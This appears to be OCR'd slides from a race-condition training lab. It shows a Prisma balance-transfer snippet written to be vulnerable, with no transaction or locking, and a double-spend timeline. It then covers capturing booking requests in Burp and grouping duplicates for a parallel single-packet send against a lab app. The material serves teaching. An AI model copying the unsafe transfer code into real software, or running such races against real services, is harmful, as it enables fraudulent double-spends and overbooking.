
from where???



Vulnerable code




```
// Sender's side
const sender = await prisma.user.findUnique({ where: { id: parseInt(senderId) } });
if (!sender) {
  throw new Error('Sender not found');
}

if (sender.balance < parsedAmount) {
  throw new Error('Insufficient funds');
}

const updatedSender = await prisma.user.update({
  where: { id: parseInt(senderId) },
  data: { balance: sender.balance - parsedAmount },
});

// Receiver's side
const receiver = await prisma.user.findUnique({ where: { id: parseInt(receiverId) } });
if (!receiver) {
  throw new Error('Receiver not found');
}

const updatedReceiver = await prisma.user.update({
  where: { id: parseInt(receiverId) },
  data: { balance: receiver.balance + parsedAmount },
});

// Create transaction history
if(updatedSender && updatedReceiver){
await prisma.history.create({
  data: {
    receiverId: receiver.id,
    amount: parsedAmount,
    senderId: sender.id
  },
```


time
Transfer 100K from A to B
Transfer 100K from A to B
A: 100K, B: 100K
check A balance
A: 100K, B: 100K
check A balance
A: 100K, B: 100K
A balance - 100K
A: 0, B: 100K
A balance - 100K
A: 0, B: 100K
B balance + 100K
B balance + 100K
A: 0
B: 100K+100K+100K
Create transfer history
Create transfer history
A: 0
B: 300K
END
END

Let’s move to Booking

- Go to the Booking page
- Fill the form and book a room



Booking

Booker ID:

1

Room Number:

1

Booking Method:


Standard booking.

Booking

- Check the booking history

Important Condition:

Only 1 room can map with 1 user


Booking Histories

Filter by Room Number:


All Rooms

Refresh Data

TRANSACTION ID	CREATED AT	ROOM NUMBER	BOOKER ID
1	22/05/2024, 11:53:31	1	1

Predict

- Get the request in Burp HTTP history
- Send to the Repeater


Request


Pretty Raw Hex

```
POST /api/book HTTP/2
Host: race-proj-snb.vercel.app
Content-Length: 29
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://race-proj-snb.vercel.app
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://race-proj-snb.vercel.app/book
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=1, i

{
  "bookerId":1,
  "roomNumber":1
}
```

Probe

- Create a group of requests


- **Every user will book the same room twice**



Probe (baseline)

- Create a group of requests


- **Every user will book the same room twice**


Booking 8
userA
userA
use
Send group (single connection)
Cancel
Group send options
Send (current tab)
✓ Send group in sequence (single connection) ^⌘␣
Send group in sequence (separate connections)
Send group in parallel (single-packet attack)

Observing-1

- Observe the responses
- There should be only 1 successful booking

result




```
POST /api/book HTTP/2
Host: race-proj-snb.vercel.app
Content-Length: 29
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://race-proj-snb.vercel.app
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://race-proj-snb.vercel.app/book
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=1, i

{
  "bookerId":1,
  "roomNumber":1
}
```

```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Wed, 22 May 2024 05:05:24 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/book
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::nvpjt-1716354324662-7950c4c271b1

Booking Succesful
```

Observing-2

- Other users should see an error message

result


Request

Pretty Raw Hex

```
POST /api/book HTTP/2
Host: race-proj-snb.vercel.app
Content-Length: 29
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://race-proj-snb.vercel.app
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://race-proj-snb.vercel.app/book
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=1, i

{
  "bookerId":4,
  "roomNumber":1
}
```

Response


Pretty Raw Hex Render

```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Wed, 22 May 2024 05:05:25 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000;
includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree,
Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/book
X-Vercel-Cache: MISS
X-Vercel-Id:
sin1::sin1::7z4f7-1716354325288-a1db3bdb239f

Internal Sever Error: Room not available
```

Observing-3

- Go check the booking history

result


Booking Histories

Filter by Room Number:


All Rooms

Refresh Data

TRANSACTION ID	CREATED AT	ROOM NUMBER	BOOKER ID
1	22/05/2024, 12:05:24	1	1

Reset

